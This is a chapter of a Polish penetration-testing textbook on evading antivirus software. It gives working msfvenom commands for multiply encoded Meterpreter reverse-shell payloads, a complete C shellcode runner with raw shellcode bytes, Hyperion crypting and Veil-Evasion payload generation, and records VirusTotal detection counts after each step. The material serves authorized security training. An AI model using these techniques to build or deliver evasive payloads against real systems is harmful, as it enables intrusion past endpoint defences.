Mówiąc w pewnym uproszczeniu, jeżeli chcesz ominąć zabezpieczenia wprowadzane przez programy antywirusowe, musisz spróbować jeszcze lepiej ukryć złośliwy ładunek przemyczany w pliku. W kolejnych podrozdziałach omówimy kilka różnych sposobów ukrywania ładunków Metasploita, które wykraczają daleko poza proste osadzanie ich w innych plikach wykonywalnych.

Kodowanie

Enkodery to narzędzia, które pozwalają na przekodowanie oryginalnych danych do takiej postaci, że ich oryginalna forma będzie trudna do rozpoznania (więcej szczegółowych informacji na ten temat znajdziesz w rozdziałach 16. – 19., w których będziemy omawiać sposoby pisania własnych exploitów). W czasie kiedy powstawała ta książka, Metasploit obsługiwał 32 różne enkodery. Zadaniem tych modułów jest zakodowanie oryginalnej zawartości ładunku i dołączenie kodu pozwalającego na jego odkodowanie przed uruchomieniem. Bardzo często można się spotkać z błędą opinią, że enkodery Metasploita zostały zaprojektowane po to, aby ułatwiać omijanie zabezpieczeń wprowadzanych przez programy antywirusowe. Niektóre enkodery pozwalają na tworzenie kodów polimorficznych lub nawet mutujących, dzięki czemu dany ładunek wygląda inaczej za każdym razem, kiedy jest generowany. Takie rozwiązanie znacznie utrudnia twórcom programów antywirusowych przygotowanie odpowiednich sygnatur; ale jak się niebawem przekonasz, nie jest wystarczające do uniknięcia wykrycia przez większość takich systemów.

Aby wyświetlić listę wszystkich enkoderów dostępnych w programie Msfvenom, powinieneś użyć opcji `-l encoders`, tak jak zostało to przedstawione na listingu 12.2.

Listing 12.2. Enkodery dostępne w programie Msfvenom

```
root@kali:~# msfvenom -l encoders
Framework Encoders
=====
Name          Rank      Description
-----
cmd/generic_sh    good    Generic Shell Variable Substitution Command Encoder
cmd/ifs          low     Generic ${IFS} Substitution Command Encoder
(...)
① x86/shikata_ga_nai   excellent Polymorphic XOR Additive Feedback Encoder
(...)
```

Jednym enkoderem posiadającym ocenę *excellent* (doskonały) jest *x86/shikata_ga_nai* ①. Określenie *Shikata Ga Nai* pochodzi z języka japońskiego i w wolnym tłumaczeniu oznacza „nie ma na to rady”. Oceny rankingowe poszczególnych enkoderów są nadawane w oparciu o poziom entropii danych wyjściowych. Przy zastosowaniu enkodera *shikata_ga_nai* nawet osadzany kod dekodera jest polimorficzny. Szczegółowe objaśnianie zasady działania tego enkodera wykracza daleko poza ramy tej książki, ale dla naszych potrzeb wystarczy wspomnieć, że potraktowanie ładunku tym enkoderem zmienia jego zawartość w sposób niemal uniemożliwiający rozpoznanie.


Aby program Msfvenom używał enkodera *shikata_ga_nai*, powinieneś wierszu wywołania użyć opcji `-e`, tak jak zostało to przedstawione na listingu 12.3. Co więcej, aby jeszcze bardziej utrudnić rozpoznanie i wykrycie, „przepuścimy” nasz złożliwy ładunek przez enkoder nie raz, a wiele razy, kodując wyniki poprzedniego

przebiegu enkodera kolejnymi iteracjami. Aby to zrobić, użyjemy opcji `-i`, która pozwala na zdefiniowanie liczby rund kodowania ładunku (w naszym przypadku będzie to 10 przebiegów).

Listing 12.3. Tworzenie zakodowanej wersji pliku wykonywalnego za pomocą programu Msfvenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9  
LPORT=2345 -e x86/shikata_ga_nai -i 10 -f exe > meterpreterencoded.exe  
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)  
[*] x86/shikata_ga_nai succeeded with size 344 (iteration=2)  
(...)  
[*] x86/shikata_ga_nai succeeded with size 533 (iteration=9)  
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
```

Teraz przesyłamy nowy, zakodowany plik do witryny VirusTotal... i okazuje się, że tym razem złośliwy ładunek został wykryty przez 35 programów antywirusowych, co zostało pokazane na rysunku 12.6. To przecież znacznie wyższy odsetek niż w przypadku braku kodowania! Jak się okazuje, samo użycie enkodera `shikata_ga_nai` to jeszcze nie wszystko.



Rysunek 12.6. Wyniki skanowania zakodowanego pliku przez VirusTotal

Aby przekonać się, czy możemy coś na to poradzić, spróbujemy zakodować nasz plik kilkoma enkoderami Metasploita. Na przykład możemy „przepuścić” nasz ładunek przez kilka iteracji enkodera `shikata_ga_nai`, a następnie potraktować otrzymany plik innym enkoderem Metasploita, takim jak na przykład `x86/bloxor`, tak jak zostało to przedstawione na listingu 12.4.

Listing 12.4. Wielokrotne enkodowanie złośliwego pliku za pomocą programu Msfvenom

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9  
LPORT=2345 -e x86/shikata_ga_nai -i 10 -f raw ① > meterpreterencoded.bin ②  
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)
```

```
(...)
[*] x86/shikata_ga_nai succeeded with size 560 (iteration=10)
root@kali:~# msfvenom -p -③ -f exe -a x86 ④ --platform windows ⑤ -e x86/
↳bloxor -i 2 > meterpretermultiencoded.exe < meterpreterencoded.bin ⑥
[*] x86/bloxor succeeded with size 638 (iteration=1)
[*] x86/bloxor succeeded with size 712 (iteration=2)
```

Tym razem rozpoczynamy pracę z programem Msfvenom od standardowego zdefiniowania ładunku *windows/meterpreter/reverse_tcp* i zakodowania go za pomocą enkodera *shikata_ga_nai*, tak jak to robiliśmy w poprzednim przykładzie. Zamiast jednak zapisywać wyniki działania w formacie wykonywalnym, zapisujemy je w formacie RAW ①. Co więcej, zamiast tak jak poprzednio zapisywać wyniki w pliku z rozszerzeniem *.exe*, tym razem zapisujemy je w pliku z rozszerzeniem *.bin* ②.

Teraz bierzemy plik będący wynikiem działania enkodera *shikata_ga_nai* i poddajemy go kodowaniu za pomocą enkodera *x86/bloxor*. Składnia wywołania programu Msfvenom będzie jednak tym razem nieco inna. Przede wszystkim za pomocą opcji *-p* – ③ wskazujemy, że wybieramy pusty ładunek. A ponieważ nie wskazujemy żadnego ładunku, musimy poinformować program Msfvenom o tym, jak powinien zakodować dane wejściowe: opcja *-a x86* ④ wskazuje architekturę 32-bitową, a opcja *--platform windows* ⑤ wybiera platformę Windows. Wreszcie, w końcowej części wiersza wywołania używamy symbolu potoku, aby przesłać otrzymany wcześniej plik *.bin* do przetwarzania w programie Msfvenom ⑥. Plik będący końcowym rezultatem tej złożonej operacji będzie zakodowany za pomocą enkoderów *shikata_ga_nai* oraz *x86/bloxor*.

Czas na sprawdzenie naszego osiągnięcia za pomocą witryny VirusTotal. Hm... tym razem otrzymany plik jest wykrywany przez 33 programy antywirusowe — co jest nieco lepszym wynikiem niż przy użyciu tylko enkodera *shikata_ga_nai*. Poprzez samodzielne eksperymentowanie z innymi zestawami enkoderów czyłączenie ze sobą więcej niż dwóch enkoderów możesz jeszcze bardziej poprawić ten wynik. Zastanów się na przykład, co się stanie, jeżeli osadzimy наш ładunek w pliku binarnym i zakodujemy go za pomocą enkodera *shikata_ga_nai*, tak jak zostało to przedstawione poniżej.

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9
LPORT=2345 -x /usr/share/windows-binaries/radmin.exe -k -e x86/shikata_ga_nai
↳-i 10 -f exe > radminencoded.exe
```

Takie rozwiązanie dało tylko niewielką poprawę wyników — ładunek został wykryty przez 21 programów antywirusowych. Co gorsza, Microsoft Security Essentials również znalazł się na liście programów wykrywających nasze niecne zamiary, co zostało pokazane na rysunku 12.7. Jeżeli zatem chcemy ominąć zabezpieczenia wprowadzane przez program antywirusowy w naszym systemie Windows 7, musimy skorzystać z czegoś więcej niż tylko enkoderów Metasploita.

McAfee	RemAdm-RemoteAdmin	20140324
McAfee-GW-Edition	Heuristic.LooksLike.Win32.SuspiciousPE.JI81	20140324
MicroWorld-eScan	Backdoor.Shell.AC	20140324
Microsoft	Trojan:Win32/Swroot.A	20140324
Norman	Swroot.S	20140324
nProtect	Backdoor.Shell.AC	20140324
AegisLab	•	20140324

Rysunek 12.7. Pomimo zastosowania enkoderów Microsoft Security Essentials nadal jest w stanie wykryć nasz ładunek

Niestandardowe metody kompilowania

Będący de facto standardem w dziedzinie aplikacji wspomagających przeprowadzanie testów penetracyjnych, Metasploit i jego moduły cieszą się uzasadnionym zainteresowaniem ze strony producentów oprogramowania antywirusowego, którzy nieustannie starają się ulepszać silniki swoich programów i poprawiać sygnatury, tak aby jeszcze skuteczniej wykrywać ładunki generowane przez Msfvenom. Kiedy program Msfvenom tworzy plik wykonywalny, wykorzystuje do tego celu wbudowane szablony, których twórcy programów wirusowych mogą używać do budowania sygnatur wykrywających ładunki.

Być może zatem uda nam się poprawić możliwości unikania wykrycia przez programy antywirusowe poprzez samodzielne skompilowanie surowego kodu powłoki na pliki wykonywalne? Zacznijmy najpierw od prostego szablonu napisanego w języku C, który został przedstawiony na listingu 12.5 (podstawowe zagadnienia związane z programowaniem w języku C omawialiśmy w rozdziale 3.). Zapisz kod przedstawiony poniżej w pliku o nazwie *custommeterpreter.c*.

Listing 12.5. Niestandardowy szablon pliku wykonywalnego

```
#include <stdio.h>
unsigned char random[] = ❶
unsigned char shellcode[] = ❷
int main(void) ❸
{
    ((void (*)())shellcode)();
}
```

Teraz musimy uzupełnić dane dla zmiennych **random** ❶ i **shellcode** ❷, które zostały zadeklarowane jako tablice typu *unsigned char*. Mamy nadzieję, że dołożenie pewnej losowości i samodzielne skompilowanie kodu w języku C wystarczy do „oszukania” programu antywirusowego. Zmienna **random** ma na celu wprowadzenie pewnej losowości do szablonu. Zmienna **shellcode** będzie przechowywała ładunek utworzony za pomocą programu Msfvenom i zapisany w postaci ciągu

wartości heksadecymalnych. Funkcja `main` ❸ zaczyna działać po uruchomieniu programu i powoduje wykonanie kodu powłoki przechowywanego w zmiennej `shellcode`.

Z pomocą programu Msfvenom utwórz wybrany ładunek, tak jak robiliś to do tej pory, tyle że tym razem za pomocą opcji `-f` ustawi format `c`, tak jak zostało to przedstawione na listingu 12.6. Dzięki takiemu rozwiązaniu Msfvenom zapisał ładunek w postaci szeregu wartości heksadecymalnych, które będziemy mogli łatwo dodać do naszego programu w języku C.

Listing 12.6. Tworzenie „surowego” ładunku w formacie języka C

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9
⇒LPORT=2345 -f c -e x86/shikata_ga_nai -i 5
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
(...)
"\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6"
"\x85\xf6\x75\xec\xc3";
```

Na koniec musimy dodać nieco losowości. W systemie Linux dobrym źródłem losowych wartości jest plik `/dev/urandom`, specjalnie zaprojektowany jako generator liczb pseudolosowych, w którym kolejne wartości są generowane na podstawie entropii systemu Linux.

Niestety, jeżeli po prostu użyjemy polecenia `cat` do pobrania danych z pliku `/dev/urandom`, otrzymamy bardzo wiele niedrukowalnych znaków. Aby poprawnie przeprowadzić taką operację, użyjemy polecenia `tr` do zamiany znaków z pliku `/dev/urandom` na znaki drukowalne. Dane z pliku wysyłamy na wejście polecenia `tr -dc A-Z-a-z-0-9`, a wyniki działania za pomocą potoku przekazujemy do polecenia `head -c512`, które wyświetli tylko pierwszych 512 znaków, tak jak zostało to przedstawione poniżej.

```
root@kali:~# cat /dev/urandom | tr -dc A-Z-a-z-0-9 | head -c512
s0UULfhmiQGCUMqUd4e51CZKrvsyIcLy3EyVhfIVSecs8xV-JwHY1DgfiCD1UEmZZ2Eb6G0no4qj
⇒UIIsSgneqT23nCfbh3keRfuHEBPWlow5zX0fg3TKASYE4adL
(...)
```

Dane pobrane z generatora liczb pseudolosowych musimy zapisać w zmiennej `random` w kodzie naszego programu. Kod źródłowy gotowego pliku został przedstawiony na listingu 12.7 (oczywiście w Twoim przypadku wartości losowe oraz ciąg wartości heksadecymalnych reprezentujących zakodowany ładunek będą zupełnie inne). Upewnij się, że łańcuchy znaków zostały ujęte w znaki cudzysłowu oraz że na końcu każdego polecenia znajduje się średnik (`;`).

Listing 12.7. Kod źródłowy kompletnego programu w języku C

```
#include <stdio.h>
unsigned char random[] = "sOUULfhmiQGCUMqUd4e51CZKrvsyIcLy3EyVhfIVSecs8xV-wHY1DgfiCD1UEmZZ2
→Eb6G0no4qjUIIsSgneqT23nCfbh3keRfuHEBPW1ow5zX0fg3TKASYE4adLqB-3X7MCSDL9Suq1ChqT6zQkoZNvi9Y
→Ewq4ec8-ajdsJW7s-yZOKHQXMTY0iuawscx57e7Xds15GA6rG0bF4R6o1LrwCwJnEa-4vrtCMYnZiBytqtrrHkTe
→NohU4gXcVIem-1gM-BgMREF24-rcW4zTi-Zkutp7U4djgWNi7k7ULkikDIKK-AQXDp2W3Pug02hGMdP6sxfr0XZZ
→MQFwEF-pQwMlog4Trf5RTHFtrQP8yismYtKby15f9oTmjauKxTQoJzJD96sA-7PMAGswqRjCQ3htuWTSCP1eODIT
→Y3Xyb1oPD5wt-1oWvavrpeweLERRN5ZJiPEpEPRTI620B9mIsxex3omyj10bEha43vkerbN0CpTyernsK1csdLmH
→Ryc4";
unsigned char shellcode[] = "\xfc\xe8\x89\x00\x00\x00\x00\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\x4c\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97\x6a"
"\x05\x68\x0a\x00\x01\x09\x68\x02\x00\x09\x29\x89\xe6\x6a\x10"
"\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85\xc0\x74\x0c\xff\x4e"
"\x08\x75\xec\x68\xf0\xb5\xa2\x56\xff\xd5\x6a\x00\x6a\x04\x56"
"\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x8b\x36\x6a\x40\x68\x00\x10"
"\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5\xff\xd5\x93\x53\x6a"
"\x00\x56\x53\x57\x68\x02\xd9\xc8\x5f\xff\xd5\x01\xc3\x29\xc6"
"\x85\xf6\x75\xec\xc3";
int main(void)
{
    ((void (*)())shellcode)();
}
```

Musimy już tylko skompilować nasz program. Nie możemy tego dokonać przy użyciu wbudowanego w systemie Kali Linux programu GCC, ponieważ w efekcie otrzymalibyśmy plik wykonywalny przeznaczony do działania na systemie Linux, a my chcemy przecież uruchamiać go w 32-bitowych systemach Windows. Zamiast pakietu GCC użyjemy zatem kompilatora skrośnego *Mingw32* z repozytoriów systemu Kali Linux, który zainstalowaliśmy w rozdziale 1. Jeżeli jednak dotąd tego nie zrobiłeś, możesz go zainstalować za pomocą polecenia `apt-get install mingw32`, a następnie skompilować nasz program w języku C przy użyciu polecenia `i586-mingw32msvc-gcc` (oprócz innej nazwy programu cała składnia polecień kompilatora skrośnego jest taka sama jak w przypadku wbudowanego kompilatora GCC, o którym mówiliśmy w rozdziale 3.).

```
root@kali:~# i586-mingw32msvc-gcc -o custommeterpreter.exe custommeterpreter.c
```

Czas na test. Ładujemy otrzymany po komplikacji plik wykonywalny do usługi VirusTotal i okazuje się, że złośliwy ładunek jest wykrywany przez 18 programów antywirusowych. Jest to oczywiście kolejny postęp, ale niestety program Microsoft Security Essentials nadal nie daje się oszukać i poprawnie identyfikuje złośliwy ładunek.

Wygląda na to, że aby skutecznie dostarczyć nasz złośliwy ładunek do systemu Windows 7, musimy jeszcze trochę popracować (nieco lepsze rezultaty dla opisanej techniki mogłyby przynieść zastosowanie innego kompilatora skrośnego, pobranego z innego repozytorium).

Szyfrowanie plików wykonywalnych przy użyciu programu Hyperion

Innym sposobem ukrycia naszego ładunku w pliku wykonywalnym może być jego zaszyfrowanie. Jednym z programów pozwalających na wykonanie takiej operacji jest pakiet Hyperion, który umożliwia szyfrowanie danych za pomocą algorytmu AES (ang. *Advanced Execution Standard*), będącego swego rodzaju standardem przemysłowym w dziedzinie szyfrowania danych. Po zaszyfrowaniu pliku wykonywalnego Hyperion kasuje klucze szyfrowania. Kiedy zaszyfrowany plik zostanie uruchomiony, najpierw za pomocą metody *brute-force* odszukuje klucz, który następnie jest używany do odszyfrowania zawartości pliku.

Jeżeli masz jakieś doświadczenie w kryptografii, to opis tego procesu powinien natychmiast wzbudzić Twoje wątpliwości. AES jest przecież obecnie uważany za bezpieczny standard szyfrowania. Jeżeli w pliku wykonywalnym nie ma zapisanych kluczy deszyfrujących, to taki program nie powinien być w stanie w rozsądny czasie złamać klucza metodą *brute-force*, a już z pewnością nie powinien tego zrobić na tyle szybko, abyśmy byli w stanie użyć takiego programu w oknie czasowym testu penetracyjnego. O co tutaj zatem chodzi?

Jak się okazuje, Hyperion w znaczący sposób redukuje możliwą przestrzeń kluczy szyfrowania, co oznacza, że zaszyfrowane w ten sposób pliki wykonywalne nie powinny być uważane za kryptologicznie bezpieczne. Z drugiej jednak strony celem autorów Hyperiona było przecież stworzenie programu, który będzie maskował złośliwy kod osadzony w plikach wykonywalnych, tak aby uniknąć wykrycia przez systemy antywirusowe, a w takiej sytuacji fakt używania słabego, łatwego do złamania klucza szyfrowania nie stanowi żadnego problemu.

Spróbujmy teraz użyć Hyperiona do zaszyfrowania prostego pliku wykonywalnego zawierającego ładunek Meterpretera, który nie wykorzystuje żadnych innych dodatkowych metod omijania programów antywirusowych, tak jak zostało to przedstawione na listingu 12.8 (proces instalacji pakietu Hyperion został szczegółowo omówiony w rozdziale 1.).

Listing 12.8. Uruchamianie programu Hyperion

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.20.9 LPORT=2345 -f
↳exe > meterpreter.exe
root@kali:~# cd Hyperion-1.0/
root@kali:~/Hyperion-1.0# wine ../hyperion ../meterpreter.exe bypassavhyperion.exe ①
```

```
Opening ../bypassav.exe
Copied file to memory: 0x117178
(...)

Executing fasm.exe

flat assembler version 1.69.31
5 passes, 0.4 seconds, 92672 bytes.
```

Hyperion został zaprojektowany do działania w systemie Windows, ale w systemie Kali Linux możemy go uruchomić za pośrednictwem programu Wine, tak jak zostało to przedstawione na listingu 12.8. Przed uruchomieniem programu *hyperion.exe* upewnij się, że przeszedłeś do katalogu pakietu Hyperion, który został utworzony podczas rozpakowywania plików źródłowych.

Uruchomienie programu Hyperion wymaga podania dwóch argumentów wywołania: nazwy pliku, który powinien zostać zaszyfrowany, oraz nazwy pliku wyjściowego. Za pomocą Hyperiona zaszyfruj plik wykonywalny z ładunkiem Meterpretera, tak jak w punkcie ①. Zaszyfrowany plik zostaje zapisany w katalogu programu Hyperion. Odszukaj go i wyślij celem sprawdzenia do usługi VirusTotal.

Nasz prosty plik wykonywalny zawierający ładunek Meterpretera (bez użycia kodowania, niestandardowych szablonów i żadnych innych metod) i zaszyfrowany za pomocą Hyperiona jest wykrywany przez 27 programów antywirusowych. Nie jest to oczywiście najlepszy wynik, ale wygląda na to, że osiągnęliśmy nasz cel — jak widać na rysunku 12.8, tym razem program Microsoft Security Essentials nie znalazł w naszym pliku żadnego złośliwego kodu!

Malwarebytes	☒	20140324
McAfee	☒	20140324
McAfee-GW-Edition	☒	20140324
Microsoft	☒	20140324
Norman	☒	20140324
Rising	☒	20140324

Rysunek 12.8. Program Microsoft Security Essentials tym razem nie wykrył złośliwego kodu

Po takim odkryciu możemy oczywiście załadować nasz zaszyfrowany Hyperionem plik do maszyny wirtualnej z systemem Windows 7 i otrzymać w nagrodę sesję Meterpretera. Nadal nie osiągniemy zupełnie „niewidzialności” dla wszystkich programów antywirusowych, ale cel testu penetracyjnego został całkowicie osiągnięty.

UWAGA *Aby jeszcze bardziej obniżyć współczynnik wykrywania przez programy antywirusowe, możesz połączyć szyfrowanie Hyperionem z innymi technikami opisywanymi w tym rozdziale. Na przykład połączenie Hyperiona z niestandardowym szablonem pliku wykonywalnego w moim przypadku obniżyło liczbę wykryć do 14.*

Omijanie programów antywirusowych przy użyciu pakietu Veil-Evasion

Choć w poprzednim podrozdziale udało nam się osiągnąć sukces i uniknąć wykrycia przez program Microsoft Security Essentials w systemie Windows 7, systemy antywirusowe to bardzo dynamiczna domena, więc zawsze warto poświęcić trochę czasu i energii, aby być na bieżąco z najnowszymi narzędziami i osiągnięciami w tej dziedzinie. Veil-Evasion to napisane w języku Python środowisko pozwalające na automatyzację procesu tworzenia ładunków, które są w stanie uniknąć wykrycia przez systemy antywirusowe. Instalację pakietu Veil-Evasion w systemie Kali Linux szczegółowo omawialiśmy w rozdziale 1.; możesz tam zajrzeć, jeżeli potrzebujesz odświeżenia swoich wiadomości.

UWAGA *Od czasu napisania tej książki pojawiło się zapewne kilka nowych aktualizacji pakietu Veil-Evasion, dlatego używana przez Ciebie wersja może wyglądać nieco inaczej, niż opisujemy w tym rozdziale.*

Wstrzykiwanie kodu powłoki za pomocą języka Python i funkcji Windows API

Nieco wcześniej w tym rozdziale używaliśmy własnego szablonu pliku wykonywalnego, napisanego w języku C, do kompilowania i uruchamiania osadzonego kodu powłoki. Podobną „sztuczkę” możemy wykonać za pomocą biblioteki *Ctypes* języka Python, która daje dostęp do wywołań funkcji Windows API i pozwala na tworzenie typów danych kompatybilnych ze strukturami języka C. Dzięki bibliotece *Ctypes* mamy dostęp do funkcji *VirtualAlloc* Windows API, która tworzy nowy wykonywalny obszar pamięci przeznaczony dla kodu powłoki i blokuje go w fizycznej pamięci hosta, co pozwala na uniknięcie błędów stronicowania podczas kopiowania oraz wykonywania kodu powłoki. Do kopiowania kolejnych bajtów kodu powłoki do obszaru pamięci utworzonego przez funkcję *VirtualAlloc* jest używana funkcja *RTLMoveMemory*. Funkcja *CreateThread* Windows API tworzy nowy wątek, w którym wykonywany jest kod powłoki, a na koniec funkcja *WaitForSingleObject* oczekuje na zakończenie działania kodu powłoki i pracy wątku.

Opisana metoda jest określana jako *wstrzykiwanie kodu powłoki za pomocą funkcji VirtualAlloc*. Oczywiście efektem finalnym tej metody jest skrypt napisany w języku Python, a nie plik wykonywalny, ale w praktyce przecież bez trudu możesz znaleźć szereg programów, które potrafią kompilować skrypty języka Python na pliki wykonywalne.

Tworzenie zaszyfrowanych plików wykonywalnych przy użyciu programu Veil-Evasion

Jedna z metod zaimplementowanych w programie Veil-Evasion wykorzystuje opisaną wyżej technikę wstrzykiwania kodu powłoki. Aby dołożyć dodatkową warstwę ochrony przed skanerami antywirusowymi, program Veil-Evasion pozwala na zaszyfrowanie wynikowego pliku wykonywalnego. W kolejnym przykładzie użyjemy

metody wstrzykiwania kodu powłoki za pomocą funkcji `VirtualAlloc` w połączeniu z szyfrowaniem AES, tak jak robiliśmy to wcześniej w przykładzie z szyfrowaniem przy użyciu pakietu Hyperion.

Aby uruchomić program `Veil-Evasion`, przejdź do katalogu `Veil-Evasion-master` i uruchom skrypt `./Veil-Evasion.py`. Na ekranie powinno się pojawić menu, podobne nieco do menu programu SET, którego używaliśmy w poprzednim rozdziale. Menu programu `Veil-Evasion` zostało przedstawione na listingu 12.9.

Listing 12.9. Uruchamianie programu Veil-Evasion

```
root@kali:~/Veil-Evasion-master# ./Veil-Evasion.py
=====
Veil-Evasion | [Version]: 2.6.0
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Main Menu

28 payloads loaded

Available commands:

use           use a specific payload
info          information on a specific payload
list          list available payloads
update        update Veil to the latest version
clean         clean out payload folders
checkvts     check payload hashes vs. VirusTotal
exit          exit Veil
```

Aby wyświetlić listę dostępnych ładunków programu `Veil-Evasion`, powinieneś użyć polecenia `list`, tak jak zostało to przedstawione na listingu 12.10.

Listing 12.10. Ładunki programu Veil-Evasion

```
[>] Please enter a command: list
Available payloads:
 1) auxiliary/coldwar_wrapper
 2) auxiliary/pyinstaller_wrapper
(...)

 22) python/meterpreter/rev_tcp
① 23) python/shellcode_inject/aes_encrypt
 24) python/shellcode_inject/arc_encrypt
 25) python/shellcode_inject/base64_substitution
 26) python/shellcode_inject/des_encrypt
 27) python/shellcode_inject/flat
 28) python/shellcode_inject/letter_substitution
```

W czasie kiedy powstawała ta książka, program Veil-Evasion oferował 28 sposobów tworzenia plików wykonywalnych. W naszym przykładzie wybierzemy opcję 23 ① do utworzenia pliku wykorzystującego wstrzykiwanie kodu powłoki za pomocą funkcji VirtualAlloc i zaszyfrowania go algorytmem AES. Po wybraniu tej metody program poprosi Cię o ustawienie odpowiednich opcji lub pozostawienie ich na wartościach domyślnych, tak jak zostało to przedstawione na listingu 12.11.

Listing 12.11. Wykorzystywanie funkcji VirtualAlloc w programie Veil-Evasion

[>] Please enter a command: 23

Payload: python/shellcode_inject/aes_encrypt loaded

Required Options:

Name	Current Value	Description
---	-----	-----
① compile_to_exe	Y	Compile to an executable
expire_payload	X	Optional: Payloads expire after "X" days
② inject_method	Virtual	Virtual, Void, Heap
use_pyherion	N	Use the pyherion encrypter

Available commands:

set	set a specific option value
info	show information about the payload
generate	generate payload
back	go to the main menu
exit	exit Veil

Wybranie takiego ładunku spowoduje skompilowanie skryptu w języku Python na plik wykonywalny ①, który będzie realizował wstrzykiwanie kodu powłoki za pomocą funkcji VirtualAlloc ②. Domyślne ustawienia opcji są odpowiednie dla naszego przykładu, więc możesz spokojnie wykonać polecenie generate, po którym program poprosi Cię o podanie kilku szczegółów dotyczących kodu powłoki, co zostało pokazane na listingu 12.12.

Listing 12.12. Generowanie pliku wykonywalnego za pomocą programu Veil-Evasion

[?] Use msfvenom or supply custom shellcode?

- 1 - msfvenom (default)
- 2 - Custom

[>] Please enter the number of your choice: 1

[*] Press [enter] for windows/meterpreter/reverse_tcp

[*] Press [tab] to list available payloads

[>] Please enter metasploit payload:

```
[>] Enter value for 'LHOST', [tab] for local IP: 192.168.20.9
[>] Enter value for 'LPORT': 2345
[>] Enter extra msfvenom options in OPTION=value syntax:

[*] Generating shellcode...
[*] Press [enter] for 'payload'
[>] Please enter the base name for output files: meterpreterveil

[?] How would you like to create your payload executable?

1 - Pyinstaller (default)
2 - Py2Exe

[>] Please enter the number of your choice: 1
(...)
[*] Executable written to: /root/veil-output/compiled/meterpreterveil.exe

Language:      python
Payload:       AESEncrypted
Shellcode:     windows/meterpreter/reverse_tcp
Options:       LHOST=192.168.20.9 LPORT=2345
Required Options:   compile_to_exe=Y inject_method=virtual use_pyherion=N
Payload File:  /root/veil-output/source/meterpreterveil.py
Handler File: /root/veil-output/handlers/meterpreterveil_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner! ;)
```

Veil-Evasion poprosi Cię o wygenerowanie kodu powłoki za pomocą programu Msfvenom lub o dostarczenie własnego, samodzielnie przygotowanego kodu powłoki. W naszym przykładzie wybieramy opcję *Msfvenom*. Domyślnym ładunkiem jest *windows/meterpreter/reverse_tcp*, więc możesz śmiało go zatwierdzić, naciskając klawisz *Enter*. Następnie program zapyta Cię o standardowe opcje ładunku, takie jak *LHOST* i *LPORT*, a także poprosi Cię o podanie nazwy generowanego pliku wykonywalnego. Na koniec Veil-Evasion zaoferuje dwie metody kompilowania skryptów w języku Python na pliki wykonywalne. Wybierz metodę domyślną, *Pyinstaller*, a skompilowany plik zostanie zapisany w katalogu *veil-output/compiled*.

W czasie kiedy pisałam tę książkę, tak przygotowany plik bez trudu unikał wykrycia przez program Microsoft Security Essentials działający w systemie Windows 7. Veil-Evasion ostrzega Cię, że nie powinieneś przesyłać wygenerowanych plików wykonywalnych do skanerów antywirusowych działających online, więc tym razem uszanujemy wolę autora programu i nie będziemy sprawdzać tego pliku w usłudze VirusTotal. Oczywiście zamiast tego możesz na swojej maszynie testowej zainstalować inne programy antywirusowe i sprawdzić, jak sobie poradzą z naszym złośliwym plikiem.

